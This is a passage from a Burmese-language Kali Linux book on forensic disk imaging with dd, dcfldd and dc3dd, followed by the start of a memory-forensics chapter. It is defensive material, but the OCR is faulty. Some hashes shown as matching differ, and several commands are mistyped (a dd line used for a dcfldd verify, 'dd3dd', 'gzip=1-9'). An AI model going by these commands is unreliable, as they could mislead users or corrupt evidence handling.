**Note -** Hashing ကို Imaging မလုပ်ဆောင်မီနဲ့ လုပ်ဆောင်ပြီးတဲ့အခါမှာ ရရှိလာတဲ့ Raw Image File ရဲ့ Hashing တိုကြား ကွဲပြားခြားနားမှုရှိ၊ မရှိကို စစ်ဆေးရပါတယ်။ တူညီမှသာ ဒီ Image File ဟာ စစ်မှန်တယ်လို့ မှတ်ယူနိုင်ပါတယ်။

Image Format အမျိုးမျိုးနဲ့ Device အမျိုးမျိုးကို Imaging အပိုင်း လုပ်ဆောင်ဖို့အတွက် Kali Linux မှာအလုံအလောက် ထောက်ပံ့ပေးထားပြီးသားဖြစ်ပါတယ်။ Kali Linux မှာ အသင့်ပါဝင်ပြီးသားဖြစ်တဲ့ အောက်ပါ Tool (၄) ရှိ၏ Imaging အပိုင်းကိုပြသသွားပါမယ်။

- (၁) **dd** || Unix နဲ့ Linux System တွေမှာ Data Description အတွက် ဖော်ပြတဲ့ Statement တစ်ခုဖြစ်ပါတယ်။
- (၂) **dcfldd** || Defense Computer Forensics Lab မှ Nisk Harbour အမည်ရှိ Developer မှ dd program ကို အခြေခံပြီး၊ ပြလုပ်ခဲ့တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ Standard အနေနဲ့ md5 Hash ကို အသုံးပြုပါတယ်။
- (၃) **dc3dd** || Defense Cyber Crime Center ကနေ Develop ပြလုပ်ခဲ့ပြီး dd ကနေမှ Standard ပုံစံ ပြောင်းလဲလာတဲ့ အခွဲတစ်ခုလည်းဖြစ်ပါတယ်။
- (၄) **dd\_rescue** || dd Tool ကို Improve လုပ်ကြတဲ့ အထူးဆုံး Kurt Galoff ရဲ့ dd\_rescue ကလည်း အစွမ်းထက်တဲ့ Tool တစ်ခုဖြစ်ပါတယ်။ သူကို Imaging နဲ့ Coping အပြင် File Carving လုပ်ငန်းတွေမှာလည်း တွင်ကျယ်စွာအသုံးပြုကြပါသေးတယ်။

**Notes - dd Tool ကာ Bad Sector များအား Correcting ပြလုပ်ခြင်း၊ Raw Image များအား Compression ပြလုပ်ခြင်း စတာတွေမှာ အားနည်းချက်များရှိတဲ့ အတွက် deflfd, dc3dd စုံပြုပေးတဲ့ Develop လုပ်လာကြတာ ဖြစ်ပါတယ်။**

- Kurt Galoff ရဲ့ dd\_rescue အပြင် Antonio Diaz ရဲ့ ddrescue နဲ့ Lab Valentin ရဲ့ dd\_rhelp ဆိုကာလည်းရှိပါသေးတယ်။ Kurt Galoff ရဲ့ dd\_rescue က အရင်ထွက်ခဲ့တာဖြစ်ပြီး ddrescue က နောက်ကျပါတယ်။ dd\_rescue နဲ့ ddrescue ကို Develop လုပ်ကြတဲ့ Team ခြင်း မတူညီကြပေမယ့်၊ Tool နှစ်ခုရဲ့ စွမ်းဆောင်ရည်ဟာ သိပ်ပြီးမကွာကြပါဘူး။

- ddrescue ကို Block size အကြီးတွေကို ဖတ်နိုင်တဲ့ dd\_rescue စွမ်းရည်နဲ့ Disk အပေါ်မှာဖတ်ထားပြီးသား Sector တွေ မှတ်သားနိုင်တဲ့ dd\_help ရဲ့ စွမ်းဆောင်ချက်တွေကို ပေါင်းစပ်ပြီး C++ နဲ့ ပြောင်းလဲရေးသားထားတဲ့ Tool တစ်ခုလည်းဖြစ်ပါတယ်။

ဒီ Tools (၄) ရဟာ Input အတွက် **if** Option နဲ့ Output အတွက် **of** Option ကိုအသုံးပြုပြီး လုပ်ဆောင်ကြပါတယ်။

**if=/“device/image”**

**ဥပမာ။** if=/dev/sda ဒါမျိုးလေးဖြစ်ပါမယ်။

**of=/“device/image.dd”**

**ဥပမာ။** of=/root/Desktop/image.dd ဒါမျိုးလေးဖြစ်ပါမယ်။

**if=/** ကူးယူမည့် HDD Partition

**of=/** ရရှိလာသည့် Image ဖိုင်ကို ထားရှိမည့်နေရာ

.dd - Image Format ဖြစ်ပါတယ်။ မထည့်ပေးလို့မရပါဘူး။

(**Note** - အကယ်၍ Image File Name လည်းမပေး၊ Image Format လည်းမပေးလိုက်ဘူးဆိုရင် Disk to Image ကူးယူတာမဟန်တော့ဘဲ Disk to Disk ကူးယူတာဖြစ်သွားပြီး သင့်ရဲ့ of=/ Argument ပေါ်က HDD Partition ပျောက်ဆုံးသွားပြီး၊ if=/ Argument ရဲ့ HDD Partition က လောက်နေရာယူသွားပါလိမ့်မယ်။)

## Disk Image ရယူခြင်း

USB Flash Drive၊ SD Cards၊ HDD၊ CD၊ Floopy Drive စတဲ့ Storage Media တွေကနေ Data Storage များအပြင် Disk Volume တစ်ခုလုံးကိုပါ ရယူသိမ်းဆည်းထားသည့် File ဖြစ်ပါတယ်။ တစ်ချိန်က Disk Image များကို Data များအား Backup လုပ်ရန်နှင့် Clone များရန်အတွက်သာသုံးခဲ့ပေမယ့် Digital Forensics နည်းပညာများပေါ်ထွက်လာတဲ့အခါ Disk Image များဟာ Evidence များရှာဖွေဖို့ အတွက် အထူးအရေးပါတဲ့ အစိတ်အပိုင်းတစ်ခုဖြစ်လာပါတယ်။

## ddဖြင့် HDD Partitionအား Imagingရယူခြင်း

ဒီစာအုပ်မှာ **dd** Command ဖြင့် Imaging ပြုလုပ်ပုဂ္ဂို /dev/sda2 ဖြစ်တဲ့ HDD Partition ကို နူးနာထားပြီး ပြသသွားပါမယ်။ ကျွန်ုတ် ပြသသွားတဲ့အတိုင်း /dev/sda2 မှ မဟုတ်ပါဘူး။ မိမိ စက်ထဲမှာရှိတဲ့ မည်သည့် Storage မဆို Imaging ပြုလုပ်နိုင်ပါတယ်။

၁။ မည်သည့် Storage Device များ တပ်ဆင်ထားတယ်ဆိုတာကို သိဖို့အတွက် **fdisk -l** ဆိုတဲ့ Command နဲ့ ယခုလိုစစ်ဆေးကြည့်ပါမယ်။ ပုံ (၉-၂၈) ကို ကြည့်ပါ။

```
root@MrLinuxer:~# fdisk -l

Disk /dev/sda: 1000.2 GB, 1000204886016 bytes
255 heads, 63 sectors/track, 121601 cylinders, total 1953525168 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 4096 bytes
I/O size (minimum/optimal): 4096 bytes / 4096 bytes
Disk identifier: 0x0033cdAA

Device Boot Start End Blocks Id System
/dev/sda1 2048 117189547 58593750 83 Linux
/dev/sda2 * 123047936 123764735 358400 7 HPFS/NTFS/exFAT
/dev/sda3 123764736 443570624 159902944+ 7 HPFS/NTFS/exFAT
/dev/sda4 443570776 1953520064 754974644+ f W95 Ext'd (LBA)
/dev/sda5 443573778 1953520064 754974643+ 7 HPFS/NTFS/exFAT
```

ပုံ (၉-၂၈)

၂။ ဒါ Imaging လုပ်မယ့် HDD Partition ကို သိပြီဆိုရင် ပထားမဆုံး၊ သူရဲ့ Hash Value ကို ရယူပါမယ်။ ဒါမှာသာရရှိလာမယ့် /dev/sda2 ရဲ့ Image ဟာမှန် ကန်လား၊ မမှန်ကန်လားဆိုတာကို တိုင်ဆိုင်စစ်ဆေးနိုင်မှာဖြစ်ပါတယ်။ Partition တစ်ခုလုံးကို Hash Value ယူမှာဖြစ်တဲ့အတွက် ပိုမိုမြန်ဆန်တဲ့ **md5sum** နဲ့ပဲ တွက် ယူပါမယ်။ ပုံ (၉-၂၉) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# md5sum /dev/sda2
7e58b8ebefff1a6bddfeb2be393ab62 /dev/sda2
```

ပုံ (၉-၂၉)

၃။ **dd** Command ဖြင့် **if=** Argument နှင့် **of=** Argument များကိုသုံးပြီး Imaging ရယူပါမယ်။ Image Format ကိုထော့ .dd နဲ့ ပေးထားပါတယ်။ ပုံ (၉.၂၀) ကိုကြည့်ပါ။

```
dd if=/dev/sda2 of=/root/Desktop/sda2_image.dd
```

```
root@MrLinuxer:~# dd if=/dev/sda2 of=/root/Desktop/sda2_image.dd
716800+0 records in
716800+0 records out
367001600 bytes (367 MB) copied, 3.28191 s, 112 MB/s
```

ပုံ (၉.၂၀)

၄။ ရှိုလာတဲ့ sda2\_image.dd ဟာ မှန်ကန်မှုရှိ၊ မရှိနဲ့ Bad Sector စွဲ ကြောင့် အပြည့်ဆုံးယူနိုင်ခြင်းရှိမရှိကို စစ်ဆေးနိုင်ခွေက် md5 Hash Value နဲ့ တွက်ယူကြည့်ပါမယ်။ ပုံ (၉.၂၀) ကိုကြည့်ပါ။

ရှိုလာတဲ့ sda2\_image.dd ရဲ့ Hash value ဟာ /dev/sda2 ရဲ့ Hash Value နဲ့တူညီနေတဲ့အတွက် မှန်ကန်တယ်လို့ ယူဆနိုင်ပါတယ်။ ပုံ (၉.၂၀) ကိုကြည့်ပါ။

```
root@MrLinuxer:~/Desktop# md5sum sda2_image.dd
7e58b8ebefff1a6bd04eb2be393ab62  sda2_image.dd
root@MrLinuxer:~/Desktop#
```

ပုံ (၉.၂၀)

## dcfldd ဖြင့် SD Card အား Imaging ရယူခြင်း

၁။ Kali Linux မှာ ပါရှိပြီးသားဖြစ်တဲ့ **dcfldd** ကို SD Card ထုတ်ခုအား Imaging ဖြုလုပ်ပြီး ဖြေသပါမယ်။ ဒီစာအုပ်မှာ /dev/sdcl ကတော့ နမူနာပြသမယ့် SD Card ပဲ ဖြစ်ပါတယ်။ ပုံ (၉.၂၂) ကိုကြည့်ပါ။

```
Disk /dev/sdc: 1973 MB, 1973420032 bytes
60 heads, 59 sectors/track, 1088 cylinders, total 3854336 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

Device Boot      Start        End      Blocks   Id  System
/dev/sdc1          135     3854335    1927100+   6  FAT16
```

**KALI LINUX**

### ပုံ (၉-၃၂)

- ၂။ Imaging ရယူမယ့် SD Card ကို md5sum နဲ့ Hash ထုတ်ကြည့်ပါ မယ်။  
 ပုံ (၉-၃၃) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# md5sum /dev/sdc1
5db0324054951897700cie26815c457f  /dev/sdc1
root@MrLinuxer:~#
```

### ပုံ (၉-၃၃)

- ၃။ **dcfldd** Command နဲ့ **if=** Argument ကိုသုံးပြီး /dev/sdc1 ကို Imaging လုပ်လိုက်ပါတယ်။ **of=** Argument ကိုသုံးပြီး sdc1.img အာမည်နဲ့ Desktop အပေါ်မှာ ထိမ်းလိုက်ပြီး sdc1.img ပွင့်ရဲ့ Hashlog ကိုပါ hash ဆိုတဲ့နာမည်နဲ့ ထုတ်လိုက်ပါတယ်။ (ကျွန်ုတ်တို့ ရယူထားတဲ့ md5sum နဲ့ တိုက်စစ်ကြည့်ချင် လို့ပါ။) ပုံ (၉-၃၄) ကိုကြည့်ပါ။


**dcfldd if=/dev/sdc1 of=/root/Desktop/sdc1.img hashlog=hash**

```
root@MrLinuxer:~# dcfldd if=/dev/sdc1 of=/root/Desktop/sdc1.img hashlog=hash
60160 blocks (1880Mb) written.
60221+1 records in
60221+1 records out
root@MrLinuxer:~#
```

### ပုံ (၉-၃၄)

- ၄။ ရရှိလာတဲ့ Image ဖိုင်ကို မှန်၊ မမှန်စစ်ဆေးဖို့အတွက် (Verify = vf) ဆိုတဲ့ Argument နဲ့ အောက်ပါအတိုင်း စစ်ဆေးလို့ရပါတယ်။ ကျွန်ုတ်တို့ Imaging

လုပ်ထားတဲ့ဖိုင်ဟာ မူလနဲ့ကိုက်တယ်ဆိုရင် အောက်ပါအတိုင်း **Total : Match** ဆုံးဖြိုး မြင်ရမှာဖြစ်ပါတယ်။ ပုံ (၉-၃၅) ကိုကြည့်ပါ။



```
root@MrLinuxer:~# dd if=/dev/sdcl vf=/root/Desktop/sdcl.img
Total: Match
```

### ပုံ (၉-၃၅)


၅။ တကယ်လို့ ကျွန်ုတ်တို့လုပ်ထားတဲ့ Image ဖိုင်ဟာ အကြောင်းတစ်ခုခု ကြောင့် Error တက်နေရင်သော်လည်းကောင်း၊ တစ်စုံတစ်ယောက်ကဝင်ရောက်ပြင် ဆင်ထားလျှင်သော်လည်းကောင်း၊ မူလ Device နဲ့ ကွဲပွဲနေရင် အောက်ပါအတိုင်း Mismatch ဆုံးဖြိုး တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၉-၃၆) ကို ကြည့်ပါ။



```
0 - 1: Mismatch
Total: Mismatch
```

### ပုံ (၉-၃၆)

၆။ Hash ဖိုင်ကို ဖွင့်ကြည့်တဲ့အမှာ ပုံပါအတိုင်း Hash ဖိုင်များ တူညီတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ပုံ (၉-၃၇) ကိုကြည့်ပါ။



### ပုံ (၉-၃၇)

## dc3dd ဖြင့် Mememory Stick အား Compressed Imaging ရယူခြင်း:

၁။ Kali Linux မှာပါရှိပြီးသားဖြစ်တဲ့ **dc3dd** ကို USB Drive တစ်ခုကို Imaging ပြုလုပ်ပုံနဲ့ပြသပါမယ်။ ဒီစာအုပ်ထဲမှာ 4043 MB ရှိတဲ့ /dev/sdb1 ဆိုတာ Imaging ပြုလုပ်မယ့် USB ပဲ ဖြစ်ပါတယ်။ ပုံ (၉.၃၈)ကိုကြည့်ပါ။

```
Disk /dev/sdb: 4043 MB, 4043308544 bytes
255 heads, 63 sectors/track, 491 cylinders, total 7897087 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x91f72d24

Device Boot      Start         End      Blocks   Id  System
/dev/sdb1        63      7897086      3948512    7  HPFS/NTFS/exFAT
```

ပုံ (၉.၃၈)

**dc3dd** ကို ပုံမှန်အတိုင်း Input အတွက် **if=** Argument နဲ့ Output အတွက် **of=** Argument ကို အသုံးပြုရင်လည်းရပါတယ်။ ယခုစာအုပ်မှာ ပြသထားတဲ့ /dev/sdb1 အတွက် ယခုလိုဖြစ်ပါမယ်။

**dc3dd if=/dev/sdb1 of=/root/Desktop/sdb.img**

ဒါပေသိ ပမာဏကြီးမှာတဲ့ Storage Device တွေကို Raw Image ရယူရာ မှာ ပမာဏချုပ္ပါးလိုအပ်လာပါတယ်။ အဲဒီအတွက် **dc3dd** က Compressed Function ကို gzip (.gz) ဖြင့် ထောက်ပုံထားပါသေးတယ်။

၂။ **dc3dd** Command နဲ့ Input အတွက် **if=** Argument ကို အသုံးပြုပြီး၊ Output အတွက် gzip Command ကို အသုံးပြုထားပါတယ်။ Compressed Ratio ကိုတော့ (၁) ကနေ (၅) အထိ အသုံးပြနိုင်ပြီး၊ ပုံမှန်အချိုးကိုတော့ (၆) မှာ ထားပြီး အသုံးပြုလေ့ရှုပါတယ်။ (Compressed Ratio ဟာ Processing Time နဲ့ Compressed File ရဲ့ Quality ပေါ်မှာ သက်ရောက်မှုရှုပါတယ်။) ပုံ (၉.၃၉) ကို ကြည့်ပါ။

**dc3dd if=/dev/sdb1 | gzip=1-9 /root/Desktop/sdb.img**

```
root@MrLinuxer:~# dd3dd if=/dev/sdb1 | gzip -6 > /root/Desktop/sdb1.gz
dc3dd 7.1.614 started at 2014-03-15 04:20:36 +0400
compiled options:
command line: dc3dd if=/dev/sdb1
device size: 7897024 sectors (probed)
sector size: 512 bytes (probed)
4043276288 bytes (3.8 G) copied (100%), 269.616 s, 14 M/s

input results for device '/dev/sdb1':
 7897024 sectors in
 0 bad sectors replaced by zeros

output results for file 'stdout':
 7897024 sectors out
dc3dd completed at 2014-03-15 04:25:06 +0400
root@MrLinuxer:~#
```

### ပုံ (၉.၃၉)

၃။ ရရှိလာတဲ့ **sdb1.gz** ဟာ ပမာဏဘယ်လောက်ရှိလဲသိနို့အတွက် **du -h** Command ကို သုံးပြီးကြည့်ပါမယ်။ 2.6 G ရှိတာကို တွေ့ရပါတယ်။ ပုံ (၉.၄၀)

ကို ကြည့်ပါ။ 4043 MB (4 G) ရှိတဲ့ USB ရဲ့ RawImage ဟာ 2.6 Gပဲ ရှိတာကို တွေ့ရမှာဖြစ်ပါတယ်။ (G = Gigabyte)

```
root@MrLinuxer:~/Desktop# du -h sdb1.gz
2.6G  sdb1.gz
root@MrLinuxer:~/Desktop#
```

### ပုံ (၉.၄၀)

အခန်း (၁၀)

## **Memory Forensics**

**"Hackers must be excellent Programmers and Critical Thinkers."**

Brought To You By UGMH

## **Memory Forensics အကြောင်း:**

Malicious Software တနည်းအားဖြင့် (Malware) ဟာ Host ပိုင်ရှင်ရဲ့ စွင့်ပြချက်မလိုဘဲ Computer နဲ့ Network System တွေရဲ့ အတွင်းကို ကူးဝင်ပုံးနှံနိုင်တဲ့ Software အသေးစားတစ်မျိုးပဲဖြစ်ပါတယ်။ တကယ့်တကယ်မှာတော့ Malware တစ်ကောင်ရဲ့ စွမ်းဆောင်နိုင်ရည်ဟာ Computer Network ထဲကို ဝင်ရောက်ခြင်း၊ Computer များကို Harm စေခြင်းတို့အပြင်၊ ကူးစက်ခံရတဲ့ Computer Network အတွင်းလုပ်ဆောင်ချက်များကို Malware Controller ထံသို့ တိတ်တဆိတ်ပြန်လည်ပို့ဆောင်ပေးခြင်း၊ ကူးစက်ခံရသည့် Network ၏ Activities များကို စောင့်ကြည့်နိုင်ခြင်း၊ Critical Data များ ဖြစ်သည့် Banking Data များ၊ Personal Data များကိုပါ ရယူပေးနိုင်ခြင်း စသည်တို့အထိ လုပ်ဆောင်လာနိုင်ပါတယ်။ Malware အား အမျိုးအစားခွဲခြားရာမှာ သူတို့ရဲ့လုပ်ဆောင်ပုံနဲ့ အထူးပြန်ယ်ပယ်လိုက်များပြားစွာ ထွက်ပေါ်နေတာကြောင့် အမျိုးအစားခွဲခြားဖို့ပေါင်မတန်ခက်ခဲလုပါတယ်။ ယေဘုယျ အားဖြင့် Trojans၊ Viruses၊ Worms၊ Backdoors၊ Rootkits၊ Spyware နဲ့ Scareware တွေကို Malware အုပ်စုရှင်တွေအဖြစ် ခြိုင်ပြီးမှတ်ယူနိုင်ပါတယ်။

Brought To You By UGMIH

Malware တစ်ခုစီဟာ လုပ်ဆောင်နိုင်စွမ်း အမြောက်အမြားပိုင်ဆိုင်ထားကြတာမို့၊ သူတို့ကို အမျိုးအစားများ တိတိကျကျခွဲခြားဖို့ခက်ခဲပေမယ့် အဲဒီ Malware များကို ထောက်လှမ်းသိရှိမို့၊ ရှင်းလင်းဖယ်ရှားနိုင်ဖို့နဲ့ ကာကွယ်တားဆီးဖို့အတွက် သူတို့ရဲ့ သဘောသဘာဝနဲ့ လုပ်ဆောင်ချက်များကို သိရှိနိုင်ရေနိုင် Malware Analysis လုပ်ဆောင်ခြင်းအပိုင်းဟာ Digital Forensics သမားတွေရဲ့ တာဝန်တစ်ခု ဖြစ်လာပါတယ်။ Malware Analysis အပိုင်းကို အောက်ပါအတိုင်း (၃) မျိုးခွဲခြားထားနိုင်ပါတယ်။

- (၁) Static Analysis
- (၂) Dynamic Analysis
- (၃) Memory Analysis

ဒီ (၃) မျိုးထဲကမှ Memory Analysis ဟာ Infected System ရဲ့ အသေးစိတ်အချက်အလက်များနဲ့ Malware ထောက်လှမ်းဖို့အတွက် ဖုံးကွယ်နေတဲ့ သဲလွန်စွာ တွေကို ရှာဖွေပေးနိုင်တဲ့ အတွက် Static Analysis နှင့် Dynamic Analysis တို့ ထက် ပိုမိုအစွမ်းထက်ပြီး အားထားရတဲ့ နည်းတစ်ခုလည်းဖြစ်ပါတယ်။

Memory Analysis ဆိတ် Running Computer အပေါ်ကနေ Memory Imaging ပြုလုပ်ပြီး ရရှိလာသည့် Memory Image File ကို စစ်ဆေးကြည့်ရှုခြင်းပဲ ဖြစ်ပါတယ်။ ဒီလိုစစ်ဆေးမှုကနေ System ရဲ့ Running Process များ၊ Network Connections များ၊ Loading Process များ၊ Infected File များကို ရှာဖွေဖော်ထုတ်နိုင်ပါတယ်။ ဒီအပြင် Reverse Engineering ပြုလုပ်ခြင်း၊ Rootkit များအား ထောက်လှမ်းခြင်းနဲ့ Unpacking ပြုလုပ်ခြင်းစသည်တို့ကို လုပ်ဆောင်ဖို့အတွက် လည်း များစွာအထောက်အကျရရှိဖော်ပါတယ်။


Memory Analysis မှာ အခြေခံအားဖြင့် အပိုင်း (၂) ပိုင်း ပါဝင်ပါတယ်။

(က) **Memory Acquisition** - တနည်းအားဖြင့် Memory Imaging ပဲ ဖြစ်ပါတယ်။ Memory Imaging လုပ်ဆောင်ဖို့အတွက် System Platform ပေါ်မူတည်ပြီး **Tribble**, **Firewire** တို့ကဲ့သို့သော Hardware Based Tools များ လည်းရှိသလို၊ dd, ProDiscover IR, DumpIt, Memoryze, FastDump စသည့် Software Based Tools များလည်း အများအပြားရှိပါတယ်။ ဒီအပြင် DEFT, REMnux နဲ့ e-fense က ထုတ်တဲ့ Helix3 တို့လို့ Live CD တွေလည်း ရှိပါတယ်။ Kali Linux မှာတော့ Memory Acquisition အတွက် **dd** Tools များကိုလည်း အပြည့်အဝ ထောက်ပံ့ပေးထားပါတယ်။

**Note** - Helix3 ရဲ့ Free Edition ဖြစ်တဲ့ Helix (2009R1) ဟာ Window XP ထဲပေးပေးပါတယ်။

(၅) **Memory Analysis** – ရရှိလာတဲ့ Memory Image ကနေ Digital Evidence နဲ့ Digital Artifacts များကို ရရှိစေခို့အတွက် Analysis ပြည်ပခြင်းပဲဖြစ်ပါတယ်။ ဒီလိုလုပ်ဆောင်ရမှာ Memory Analysis အတွက် အထူးပြထုတ်လုပ်ထားတဲ့ Open Source Tool တစ်ခုကတော့ Volatility Tools ပဲ ဖြစ်ပါတယ်။ Kali Linux ဟာ Memory Analysis အတွက်လည်း Volatility စစ်ဆေးမှုများ ပြည်လုပ်နိုင်ရန်အတွက် ထောက်ပံ့ပေးထားပါတယ်။

Memory Forensics အတွက် အသေးစိတ်စစ်ဆေးခြင်းပြည်ရန် အပိုင်းအားဖြင့် (၄) ပိုင်းရှုပြီး ယင်းတို့ကို အောက်ပါအတိုင်း ပိုင်းခြားသတ်မှတ်ထားပါတယ်။



နဲ့ (၁၀.၁) Memory Forensics ပြင့် အသေးစိတ်စစ်ဆေးခြင်း

## Linux System ပေါ်မှု Memory Image ရယူခြင်း

Linux တဲ့ Memory System ကို `/dev/mem` နဲ့ `/dev/kmem` ဆိုပြီး Virtual Device ဖူစ်ခုနဲ့ ခွဲခြားထားပါတယ်။ `/dev/mem` ကတော့ Physical Memory System နဲ့ ချိတ်ဆက်ထားပြီး၊ `/dev/kmem` ကတော့ Kernel Memory ကို ရည်ညွှန်းတာဖြစ်ပါတယ်။ Non Physical Memory System များဖြစ်တဲ့ Linux SWAP နဲ့ပါ ချိတ်ဆက်ထားပါတယ်။ Linux ဟာ ဒီအပိုင်း ဖူစ်ခုလုံးကို Security Reason အရ အသုံးပြုခြင့်ပေးမထားပါဘူး။ Kernel 2.6 နဲ့ ရှုံးဝိုင်းတွေမှာ dd Tools နဲ့ `/dev/mem` ကို Imaging လုပ်လို့ရပေါ်ယှုံး။ 2.6 နဲ့ နောက်ပိုင်း Version

တွေမှာ Image အချယ်အစားကို ကန့်သတ်ထားလိုက်ဖြေဖြစ်ပါတယ်။ ဒီလို Image ပမာဏကို ကန့်သတ်လိုက်တာကို ကျော်လွှားဖို့အတွက်၊ **fmem** ဆိုတဲ့ Kernel Module တစ်ခုကို အသုံးပြုပါတယ်။ **fmem** ဟာ **/dev/fmem** ဆိုတဲ့ Virtual Device တစ်ခုကိုဖန်တီးပြီး၊ Physical Memory System နဲ့ ချိတ်ဆက်လုပ်ဆောင်ပါတယ်။ တနည်းအားဖြင့် **/dev/mem** နဲ့အလားသူ့နှုန်းတူပါတယ်။ ဒါပေမဲ့ Image ပမာဏကန့်သတ်ချက်တော့မရှိတော့ပါဘူး။ ဒီစီ Physical Memory System ရှိသောက် Imaging ရယူနိုင်ပါတယ်။

၁။ Memory Image ရယူမယ့် စက်မှာ Memory ပမာဏ မည်မျှရှိသလဲဆိုတာ ကို **free -m** နဲ့ Terminal ကနေခေါ်ယူကြည့်ရှုနိုင်ပါတယ်။ ပုံ (၁၀.၂) ကိုကြည့်ပါ။

	total	used	free	shared	buffers	cached
Mem:	5941	5712	229	0	158	5020
-/+ buffers/cache:		533	5408			
Swap:	0	0	0			
root@MrLinuxer:~#						

ပုံ (၁၀.၂)

Linux Memory Imaging အပိုင်းဟာ အနည်းငယ်လုပ်ဆောင်ချက်များ ပြားပြီး၊ Linux ကို ယခုမှစတင်လေ့လာမည့်သူများအတွက် အနည်းငယ်ခကိုခနိုင်ပါတယ်။ ဒီအတွက် အောက်ပါအတိုင်းအပိုင်း(၅) ပိုင်းခွဲပြီး အသေးစိတ်ရှင်းလင်းဖော်ပြသွားပြုမယ်။

## (၁) Kernel Header ရယူခြင်း

Kernel ကို တိုက်ရှိကိုတာသာပြန်ရလျှင် ကျော့ရှိုးဟုခေါ်ပြီး၊ ကွန်ပျူးတာ အသုံးမှာကျတော့အလယ်မဟိုချက်စနစ်လို့ခေါ်ပါတယ်။ တနည်းအားဖြင့် Computer System ရဲ့ Hardware တွေကို ထိန်းချုပ်ပေးထားတဲ့ Software ဖြစ်ပါတယ်။ ဒါကြောင့် Computer တစ်လုံးရဲ့ ပထမဆုံးစတင်ထိတွေ့ရတဲ့ Software ဟာ Kernel

ပုံ ဖြစ်ပါတယ်။ Linux Memory Imaging မှာ မိမိသုံးနေတဲ့ Linux Distro ရဲ့ Linux Kernel Header ကို ရရှိနိုင်ပါတယ်။

၁။ Linux Kernel Header ကို ရရှိနိုင် Kernel Version ကို ပထားမဆုံးသိရပါ မယ်။ Terminal မှာ **uname -r** **uname -a** စသည်တို့နဲ့ Kernel Version ကို Detect လုပ်နိုင်ပါတယ်။ ပုံ (၁၀.၃) ကိုကြည့်ပါ။

```
root@MrLinuxer:~# uname -r
3.12-kali1-686-pae
root@MrLinuxer:~# uname -a
Linux MrLinuxer 3.12-kali1-686-pae #1 SMP Debian 3.12.6-2Kali1 (2014-01-06) i686 GNU/Linux
root@MrLinuxer:~#
```

ပုံ (၁၀.၃)

၂။ ထို့နောက် Linux Header ကို apt-get နဲ့ install လုပ်ပါမယ်။ ပုံ (၁၀.၄) ကိုကြည့်ပါ။ ဒီလိုလုပ်ဆောင်ဖို့အတွက် စာဖက်လူဟာကိုယ်ရဲ့ Linux System ကို Update && Upgrade ပေးထားသင့်ပါကောင်း။ Update ဖြစ်တဲ့ Resource များရရှိ အောင်လည်း Resorce File မှာ သွေးစွေးပြောင်းလဲသင့်ပါတယ်။ (Upgrade ပြုလုပ်ခြင်းနဲ့ Resources File များပြုပြင်ခြင်းအပိုင်းကို စာမျက်နှာ - ၁၃ မှာ ပြုသေားခဲ့ပြီးဖြစ်ပါတယ်။)

```
root@MrLinuxer:~# apt-get install linux-headers-$(uname -r)
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libblas3gf liblapack3gf libnfc3 libruby libwireshark2 libwiretap2 libwsutil2
  python-apsw ruby-addressable ruby-crack ruby-diff-lcs ruby-rspec
  ruby-rspec-core ruby-rspec-expectations ruby-rspec-mocks ruby-simplecov-html
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  linux-headers-3.12-kali1-common linux-kbuild-3.12
The following NEW packages will be installed:
  linux-headers-3.12-kali1-686-pae linux-headers-3.12-kali1-common
  linux-kbuild-3.12
```

ပုံ (၁၀.၄)

၃။ တစ်ခါတရုံမှာ Repo များ ရှုပ်ထွေးနေလိုက်ရင် Install ပြည်လိုမရတဲ့အခါ မျှုံးမှာ --force-yes ကို အသုံးပြုပြီး Install ပြည်နိုင်ပါတယ်။ ပုံ (၁၀.၅) ကို ကြည့်ပါ။

```
root@MrLinuxer:~# uname -r
3.12-kali1-686-pae
root@MrLinuxer:~# apt-get install --force-yes linux-headers-$(uname -r)
Reading package lists... Done
Building dependency tree
